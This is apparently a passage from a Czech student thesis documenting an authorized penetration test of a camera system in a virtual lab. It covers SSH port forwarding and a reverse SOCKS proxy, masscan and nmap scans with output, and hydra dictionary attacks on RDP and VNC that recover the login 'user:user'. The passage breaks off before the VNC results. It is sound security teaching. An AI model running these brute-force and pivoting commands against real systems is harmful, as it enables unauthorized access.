Pro testování byly vytvořeny virtuální kopie počítačových systémů, ze kterých se testovaný kamerový systém skládá. Virtuální počítače byly vytvořeny v prostředí VMWare ESX Server[1]. VMWare ESX Server je nástroj pro virtualizaci, zajímavý je především z toho důvodu, že běží přímo na hardware. ESX není software, který by byl spuštěn v hostitelském operačním systému. Chod ESX řídí VMkernel, což je jádro založené na Linuxovém jádře. Nejedná se tedy o plnohodnotný operační systém, ale je označován termínem hypervizor typu 1. Vlastnosti virtualizovaných počítačových systémů se tak velmi blíží vlastnostem fyzických počítačů.[21][22] Přístup k virtualizovaným počítačovým systémům je realizován pomocí VPN (Virtual Private Network - virtuální privátní sítě). Připojení do VPN zajišťuje program PaloAlto GlobalProtect[2]. V tabulce 3.1 jsou uvedeny IP adresy jednotlivých počítačových systémů, ze kterých se kamerový systém skládá.

IP	Operační systém	Role pčítačového systému
192.168.5.103	Linux Debian	Databáze Cassandra
192.168.5.104	Linux Debian	Databáze Cassandra
192.168.5.105	Windows	Webový server

Tab. 3.1: Počítačové systémy testovacího prostředí

3.2 Připojení testovacího počítače do VPN

Použitý testovací počítač má operační systém Kali Linux, program zajišťující připojení do VPN (PaloAlto GlobalProtect) je však dostupný pouze pro operační systémy Windows. Přístup testovacího počítače je tak do testovacího prostředí zajištěn pomocí tzv. předávání portů (port forwarding).

[1] VMWare ESX Server `https://www.vmware.com/products/esxi-and-esx.html`

[2] `https://www.paloaltonetworks.com/products/globalprotect`

Předávání portů lze realizovat několika způsoby. Jedním z nich je pomocí protokolu *Secure Shell* (SSH). SSH je server-klient protokol, tedy jeden počítač vystupuje jako server. Druhý počítač iniciuje připojení, tím dojde k sestavení zabezpečeného spojení. Spojení si lze představit jako tunel, skrze který je možné posílat síťový provoz. Předávání portů má 3, respektive 4, možné scénáře.

3.2.1 Lokální předávání portů

Na straně klienta je otevřen jeden nový port, na který je mapován jeden port na straně serveru. V případě příkazu `ssh` se lokální předávání portů provádí pomocí přepínače `-L`. Syntax použití přepínače je uveden ve výpisu 3.1.

Výpis 3.1: Syntax přepínače `-L`

```
-L [localAddress:]localPort:remoteAddress:remotePort
```

Parametr `localAddress` odkazuje na IP adresu některého síťového rozhraní klienta, parametr `localPort` označuje nový port, který bude otevřen na straně klienta. Parametr `remoteAddress` odkazuje na IP adresu síťového rozhraní dostupného ze serveru (jakákoliv IP adresa přístupná ze serveru), parametr `remotePort` označuje port, na který bude síťová komunikace přeposílána.

Ve výpisu 3.2 je uveden příklad použití přepínače `-L` v příkaze `ssh`. V uvedeném příkladu je na straně klienta otevřen port 1234, který bude dostupný na všech IP adresách lokálních síťových rozhraních. Na tomto portu bude dostupný port, který se nachází na adrese IP `192.168.1.105` na portu `4567`.

Výpis 3.2: Příklad použití přepínače `-L`

```
$ ssh <username>@<server> -L 1234:192.168.1.105:4567
```

3.2.2 Vzdálené předávání portů

Na straně serveru je otevřen jeden nový port, na který je mapován jeden port na straně klienta. V případě příkazu `ssh` se vzdálené předávání portů provádí pomocí přepínače `-R`. Syntax použití přepínače je uveden ve výpisu 3.3.

Výpis 3.3: Syntax přepínače `-R`

```
-R [localAddress:]localPort:remoteAddress:remotePort
```

Parametr `localAddress` odkazuje na IP adresu některého síťového rozhraní serveru, parametr `localPort` označuje nový port, který bude otevřen na straně serveru. Parametr `remoteAddress` odkazuje na IP adresu síťového rozhraní dostupného

Ve výpisech je v hranatých závorkách („`[]`“) uveden nepovinný parametr.

z SSH klienta (jakákoliv IP adresa přístupná z SSH klienta), parametr `remotePort` označuje port, na který bude síťová komunikace přeposílána.

Ve výpisu 3.2 je uveden příklad použití přepínače `-R` v příkaze `ssh`. V uvedeném příkladu je na straně serveru otevřen port 1234, který bude dostupný na všech IP adresách lokálních síťových rozhraních. Na tomto portu bude dostupný port, který se nachází na IP adrese `192.168.1.105` na portu `4567`.

Výpis 3.4: Příklad použití přepínače `-R`

```
$ ssh <username>@<server> -R 1234:192.168.1.105:4567
```

3.2.3 Dynamické předávání portů

Na straně klienta je otevřen nový port, který se chová jako tzv. „SOCKS proxy“. V současné době umožňuje SSH SOCKS4 a SOCKS5. V případě příkazu `ssh` se dynamické předávání portů provádí pomocí přepínače `-D`. Syntax použití přepínače je uveden ve výpisu 3.5.

Výpis 3.5: Syntax přepínače `-D`

```
-D [localAddress:]localPort
```

Parametr `localAddress` odkazuje na IP adresu některého síťového rozhraní klienta, parametr `localPort` označuje port, který bude použit pro tunelování síťového provozu.

Ve výpisu 3.6 je uveden příklad použití přepínače `-D` v příkaze `ssh`. V uvedeném příkladu je na straně klienta otevřen port `1234`. Tento port je poté možné využívat jako SOCKS proxy.

Výpis 3.6: Příklad použití přepínače `-D`

```
$ ssh <username>@<server> -D 1234
```

OpenSSH[3] představilo ve verzi 7.6 možnost reverzního dynamického předávání portů, od této verze lze používat SSH klienta k otevření nového portu na straně serveru, který bude sloužit jako SOCKS proxy. Tuto funkci lze využívat bez nutnosti aktualizace SSH serveru.

Výpis 3.7: Syntax přepínače `-R` pro reverzní dynamické předávání portů

```
-R [remoteAddress:]remotePort
```

Parametr `remoteAddress` odkazuje na IP adresu některého síťového rozhraní serveru, parametr `remotePort` označuje port, který bude použit pro tunelování síťového provozu.

Ve výpisech je v hranatých závorkách („`[]`“) uveden nepovinný parametr.

[3] `https://www.openssh.com/`

Ve výpisu 3.8 je uveden příklad použití přepínače `-R` k otevření portu `1234` na straně serveru, který bude možné využívat jako SOCKS proxy.

Výpis 3.8: Příklad použití přepínače `-R` pro reverzní dynamické předávání portů

```
$ ssh <username>@<server> -R 1234
```

Reverzní dynamické předávání portů je použito k vytvoření SOCKS proxy na testovacím počítačovém systému (virtualizovaný Kali Linux). Přes toto proxy je možné připojení do testovacího prostředí. Přesné znění příkazu pro připojení testovacího počítače do testovacího prostředí je uveden ve výpisu 3.9

Výpis 3.9: Připojení testovacího počítače do VPN PaloAlto GlobalProtect

```
PS C:\> ssh redirect@<Kali Linux VM IP> -R 1080 -N
```

Ve výpisu 3.9 je navíc použit přepínač `-N`, který znemožní vzdálené spouštění příkazů a používá se jen pro předávání portů. Vzhledem k nastavení účtu *redirect* na virtuálním stroji Kali Linux není možné se na tento účet připojit přes SSH bez použití tohoto přepínače. Proto je nezbytně nutné použít i tento přepínač pro vytvoření funkčního SOCKS proxy.

4 Popis postupu penetračního testu kamerového systému

Tato kapitola se věnuje prvotním fázím penetračního testování. V návaznosti na výsledky skenování jednotlivých částí kamerového systému bude zvolena vhodná metodologie následujících testů.

4.1 Předběžné interakce

Pro potřeby testování byl ve webové aplikaci vytvořen uživatelský účet. Přihlašovací údaje tohoto účtu jsou `student:student`. Dále byl testerovi umožněn přístup ke zdrojovým kódům webové aplikace. Vzdálený přístup na počítačové systémy kamerového systému nebyl testerovi udělen.

Cílem testování je zjistit, zdali je možné eskalovat oprávnění z běžného uživatelského účtu na administrátorský účet v rámci webové aplikace, popřípadě jinak kompromitovat jednotlivé počítačové systémy.

4.2 Enumerace kamerového systému

Ke skenování portů byly použity nástroje `nmap` a `masscan`. Nejprve byly zjištěny pomocí nástroje `masscan` všechny otevřené porty. Příkazy použité ke skenování jednotlivých počítačových systému kamerového systému jsou i s výstupy uvedeny ve výpisu 4.1. Každý příkaz byl posílán přes SOCKS proxy vytvořené pomocí SSH. K tomu byl použit nástroj `proxychains`[1].

Výpis 4.1: Výstup nástroje `masscan` pro jednotlivé počítače kamerového systému

```
$ proxychains -q masscan 192.168.5.103 -p1-65535
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-11-28
   16:50:59 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 6001/tcp on 192.168.5.103
Discovered open port 22/tcp on 192.168.5.103
Discovered open port 9200/tcp on 192.168.5.103
Discovered open port 7000/tcp on 192.168.5.103
Discovered open port 5901/tcp on 192.168.5.103
Discovered open port 9300/tcp on 192.168.5.103
```

[1]Nástroj `proxychains` byl použit pro veškerou interakci s virtuálními stroji testovaného kamerového systému. Pro lepší přehlednost nebude ve všech následujících výpisech nástroj `proxychains` zmíněn.

```
Discovered open port 9042/tcp on 192.168.5.103

$ proxychains -q masscan 192.168.5.104 -p1-65535
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-11-28
   16:26:15 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 22/tcp on 192.168.5.104
Discovered open port 7000/tcp on 192.168.5.104
Discovered open port 9200/tcp on 192.168.5.104
Discovered open port 5901/tcp on 192.168.5.104
Discovered open port 9300/tcp on 192.168.5.104
Discovered open port 9042/tcp on 192.168.5.104
Discovered open port 6001/tcp on 192.168.5.104

$ proxychains -q masscan 192.168.5.105 -p1-65535
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2021-11-28
   15:39:14 GMT
Initiating SYN Stealth Scan
Scanning 1 hosts [65535 ports/host]
Discovered open port 7680/tcp on 192.168.5.105
Discovered open port 443/tcp on 192.168.5.105
Discovered open port 5040/tcp on 192.168.5.105
Discovered open port 63661/tcp on 192.168.5.105
Discovered open port 22/tcp on 192.168.5.105
Discovered open port 3389/tcp on 192.168.5.105
```

K podrobnějšímu skenování portů byl použit nástroj `nmap` s přepínačí `-sC` pro použití výchozích skriptů, `-sV` pro identifikaci verzí běžících služeb a `-sT`, který zajišťuje dokončení TCP-Handshaku, což je nutností při skenování přes pivot-point, kterým je v případě tohoto testování hostitelský systém. Výstup nástroje `nmap` pro jednotlivé počítačové systémy kamerového systému jsou uvedeny ve výpisech 4.2, 4.3 a 4.4.

Výpis 4.2: Zkrácený výstup nástroje `nmap` pro Databázový server 1

```
PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (
   Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
----8<----
5901/tcp open  vnc              VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication (2)
6001/tcp open  X11              (access denied)
```

```
7000/tcp open  afs3-fileserver?
|_irc-info: Unable to open connection
9042/tcp open  cassandra-native Apache Cassandra 3.10 or later (
   native protocol versions 3/v3, 4/v4, 5/v5-beta)
9200/tcp open  http             Elasticsearch REST API 6.2.3 (name:
    192.168.5.103; cluster: AZDcluster; Lucene 7.2.1)
| http-methods:
|_  Potentially risky methods: DELETE
|_http-title: Site doesn't have a title (application/json; charset=
   UTF-8).
9300/tcp open  elasticsearch    Elasticsearch binary API
```

Výpis 4.3: Zkrácený výstup nástroje `nmap` pro Databázový server 2

```
PORT     STATE SERVICE          VERSION
22/tcp   open  ssh              OpenSSH 7.6p1 Ubuntu 4ubuntu0.5 (
   Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
----8<----
5901/tcp open  vnc              VNC (protocol 3.8)
| vnc-info:
|   Protocol version: 3.8
|   Security types:
|_    VNC Authentication (2)
6001/tcp open  X11              (access denied)
7000/tcp open  afs3-fileserver?
|_irc-info: Unable to open connection
9042/tcp open  cassandra-native Apache Cassandra 3.10 or later (
   native protocol versions 3/v3, 4/v4, 5/v5-beta)
9200/tcp open  http             Elasticsearch REST API 6.2.3 (name:
    192.168.5.104; cluster: AZDcluster; Lucene 7.2.1)
| http-methods:
|_  Potentially risky methods: DELETE
|_http-title: Site doesn't have a title (application/json; charset=
   UTF-8).
9300/tcp open  elasticsearch    Elasticsearch binary API
```

Výpisy 4.2 a 4.3 jsou si velmi podobné. Oba tyto počítačové systémy zastávají v kamerovém systému stejnou roli, proto se na nich dá očekávat spousta podobností. Na obou systémech je otevřený port 22, na němž běžně naslouchá služba SSH. Jeden z výchozích skriptů, které nástroj `nmap` používá, je `banner`. Jedná se o jednoduchou techniku (tzv. „Banner grabbing“), kterou lze získat tzv. „banner“ spuštěné služby a tím tuto službu identifikovat. V banneru se často nachází také verze dané služby.

Dalšími otevřenými porty jsou 5901[2] a 6001, na kterých běží služba *Virtual Network Computing* (VNC). Tuto službu lze považovat za alternativu *Remote Desktop*

[2]Výchozím portem pro VNC je 5900 + N, kde N je číslem zobrazení (Display Number)[24]

Protocol (RDP) pro operační systémy z rodiny Linux.

Port 7000 je otevřený a nmap nebyl schopný s jistotou rozpoznat o jakou službu se jedná. Manuální interakce s tímto portem nepřinesly žádné další informace.

Na portu 9042 se nachází NoSQL databáze Apache Cassandra. Porty 9200 a 9300 poskytují Elasticsearch REST API a binární API k této databázi.

Výpis 4.4: Zkrácený výstup nástroje `nmap` pro Webový server

```
PORT      STATE SERVICE       VERSION
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol
   2.0)
| ssh-hostkey:
----8<----
443/tcp   open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Aderos
| ssl-cert: Subject: commonName=www.aderos.cz/organizationName=VUT/
   stateOrProvinceName=cz/countryName=cz
| Subject Alternative Name: DNS:www.aderos.cz, IP Address
   :192.168.5.101, DNS:www.aderos.cz
| Not valid before: 2021-04-14T11:56:00
|_Not valid after:  2023-06-22T11:56:00
|_ssl-date: 2021-11-28T17:39:00+00:00; 0s from scanner time.
| tls-alpn:
|_  http/1.1
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: DESKTOP-B0VRI67
|   NetBIOS_Domain_Name: DESKTOP-B0VRI67
|   NetBIOS_Computer_Name: DESKTOP-B0VRI67
|   DNS_Domain_Name: DESKTOP-B0VRI67
|   DNS_Computer_Name: DESKTOP-B0VRI67
|   Product_Version: 10.0.19041
|_  System_Time: 2021-11-28T17:38:45+00:00
| ssl-cert: Subject: commonName=DESKTOP-B0VRI67
| Not valid before: 2021-09-10T13:28:08
|_Not valid after:  2022-03-12T13:28:08
|_ssl-date: 2021-11-28T17:39:00+00:00; 0s from scanner time.
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
63661/tcp open  ssl/http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Site doesn't have a title.
| ssl-cert: Subject: commonName=www.aderos.cz/organizationName=VUT/
   stateOrProvinceName=cz/countryName=cz
| Subject Alternative Name: DNS:www.aderos.cz, IP Address
   :192.168.5.101, DNS:www.aderos.cz
```

```
| Not valid before: 2021-04-14T11:56:00
|_Not valid after:  2023-06-22T11:56:00
|_ssl-date: 2021-11-28T17:39:00+00:00; 0s from scanner time.
| tls-alpn:
|_  http/1.1
```

Na počítačovém systému, jež slouží jako webový server, je otevřeno 6 portů. Jsou to porty 22, 443, 3389, 5040, 7680 a 63661.

Webová aplikace naslouchá na portu 443, což je výchozí port pro protokol *HyperText Transfer Protocol* (HTTP) s podporou SSL[3]/TLS[4]. Tento protokol bývá běžně označován jako *HyperText Transfer Protocol Secure* (HTTPS). Protokol HTTP(S) se nejčastěji využívá ve verzi HTTP/1.1[5] nebo novější verzi HTTP/2 [6].

Dále je ve výpise možné spatřit otevřené porty pro vzdálenou správu systému. Těmito porty jsou port 22, na kterém naslouchá služba SSH, a port 3389, na němž běží služba RDP.

Nástroj Nmap nebyl schopen s přesností určit služby běžící na portech 7680 a 5040. Na portu 7680 je obvykle provozována služba *Windows Update Delivery Optimization* (WUDO). Port 5040 spadá do rozsahu portů, pro který standardizační organizace *Internet Assigned Numbers Authority* (IANA) nepřidělila žádné konkrétní služby. Manuální interakce pomocí nástroje NetCat nepřinesla žádné další informace o běžící službě.

[3]Secure Sockets Layer

[4]Transport Layer Security

[5]`https://datatracker.ietf.org/doc/html/rfc7230`

[6]`https://datatracker.ietf.org/doc/html/rfc7540`

5 Analýza zranitelností a návrh metodologie penetračního testování

Na základě výsledků získaných během enumerace kamerového systému byly zvoleny vhodné metodologie penetračního testování pro jednotlivé části kamerového systému. V této kapitole je zachycen postup penetračního testování.

5.1 Testování výchozích nebo slabých přihlašovacích údajů

K otestování výchozích nebo snadno uhodnutelných přihlašovacích údajů byl použit primárně nástroj `hydra`. Testování proběhlo simulací slovníkového útoku. K simulaci útoku byly použity slovníky pro běžná hesla z repozitáře SecLists[1], které NIST doporučuje pro testování „špatných hesel“ (Bad Passwords). Simulace útoku byla zaměřena na porty 3389 a 5901, na kterých běží služby RDP a VNC. Dále byl testovací útok proveden také na přihlašovací stránku webové aplikace.

5.1.1 Remote Desktop Protocol - port 3389

Ve výpise 5.1 je uveden příkaz pro použití nástroje `hydra`. Přepínač `-L` slouží ke specifikování slovníku pro uživatelská jména. Příkladem takového slovníku je `top-usernames-shortlist.txt`, který obsahuje 17 nejběžnějších uživatelských jmen a je k dispozici v rámci repozitáře SecLists. Slovník není příliš dlouhý a lze jej tak použít i v případech, kdy není známé žádné validní uživatelské jméno. Přepínač `-P` slouží ke specifikování slovníku pro hesla. Těchto slovníků je podstatně větší množství než slovníků pro uživatelská jména. Příkladem takového slovníku je `10-million-password-list-top-10000.txt`, který je také součástí repozitáře SecLists.

Výpis 5.1: Příkaz k použití nástroje `hydra` pro testování přihlašovacích údajů pro RDP

```
$ hydra rdp://192.168.5.105 -L users -P passwords
```

Po spuštění a vykonání příkazu jsou do konzole vypsány výsledky testu. Výstup nástroje `hydra` je uveden ve výpisu 5.2

[1] `https://github.com/danielmiessler/SecLists/blob/master/Passwords/Common-Credentials`

Výpis 5.2: Výstup nástroje `hydra` pro testování RDP přihlašovacích údajů

```
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do
   not use in military or secret service organizations, or for
   illegal purposes (this is non-binding, these *** ignore laws and
    ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at
   2022-03-13 11:56:50
[WARNING] rdp servers often don't like many connections, use -t 1
   or -t 4 to reduce the number of parallel connections and -W 1 or
    -W 3 to wait between connection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many
   parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and
    if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 170000 login
   tries (l:17/p:10000), ~42500 tries per task
[DATA] attacking rdp://192.168.5.105:3389/
[3389][rdp] host: 192.168.5.105   login: user   password: user
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
   2022-03-13 11:56:52
```


Pomocí nástroje `xfreerdp`, který je součástí základní instalace distribuce Kali Linux, je možné ověřit funkčnost přihlášení. Příkaz použitý k ověření správnosti získaných přihlašovacích údajů je uveden ve výpise 5.3.

Výpis 5.3: Příkaz k připojení k RDP pomocí nástroje `xfreerdp`

```
$ xfreerdp /u:user /p:user /v:192.168.5.105
```

Přepínač `/u:` specifikuje uživatelské jméno, přepínač `/p:` specifikuje heslo pro daného uživatele, přepínač `/v:` specifikuje IP adresu vzdáleného počítače.

Na obrázku 5.1 je vyobrazena uvítací obrazovka, což dokazuje správnost odhalených přihlašovacích údajů.



Obr. 5.1: Uvítací obrazovka vzdálené plochy

5.1.2 Virtual Network Computing - port 5901


VNC server je možné nakonfigurovat tak, že při pokusu o připojení neprovádí autentizaci, proto prvním krokem testování bylo ověření, zdali je možné provést vzdálené připojení bez nutnosti autentizace.

K tomuto účelu byl použit nástroj `remmina`. Tento nástroj není součástí základní instalace distribuce Kali Linux, proto je nutné jej nainstalovat. To lze provést příkazem uvedeným ve výpise 5.4

Výpis 5.4: Příkaz k instalaci nástroje `remmina`

```
$ sudo apt install remmina
```

V tomto případě VNC vyžaduje heslo, avšak nevyžaduje uživatelské jméno. Jedním z možných vysvětlení je, že uživatelské jméno je definováno v konfiguračním souboru serveru. Situace při pokusu o připojení k VNC portu pomocí nástroje `remmina` je vyobrazena na obrázku 5.2



Obr. 5.2: Pokus o připojení k otevřenému portu 5901

Ve výpise 5.5 je uveden příkaz k použití nástroje `hydra` k otestování často používaných hesel. Přepínač `-s` specifikuje port, protože se nejedná o typický port[2] používaný pro VNC. Přepínač `-P` specifikuje použitý slovník s hesly. Protože při autentizaci není potřeba znalosti uživatelského jména, je v tomto případě možné použít větší slovník, než byl použit v případě pro testování RDP. Příkladem takového slovníku je `10-million-password-list-top-100000.txt` z repozitáře SecLists. Přepínač `-t` uvádí počet vláken (v tomto případě 16), následuje IP adresa vzdáleného počítače. Na konci příkazu je uveden modul, který má nástroj `hydra` použít.

Výpis 5.5: Příkaz k použití nástroje `hydra` pro testování přihlašovacích údajů pro RDP

```
$ hydra -s 5901 -P passwords -t 16 192.168.5.104 vnc
```

Výstup nástroje `hydra` je uveden ve výpise 5.6.


[2]Problematika číslování VNC portů byla vysvětlena v kapitole „Aktivní sběr informací“.

Výpis 5.6: Výstup nástroje `hydra` pro testování VNC přihlašovacích údajů

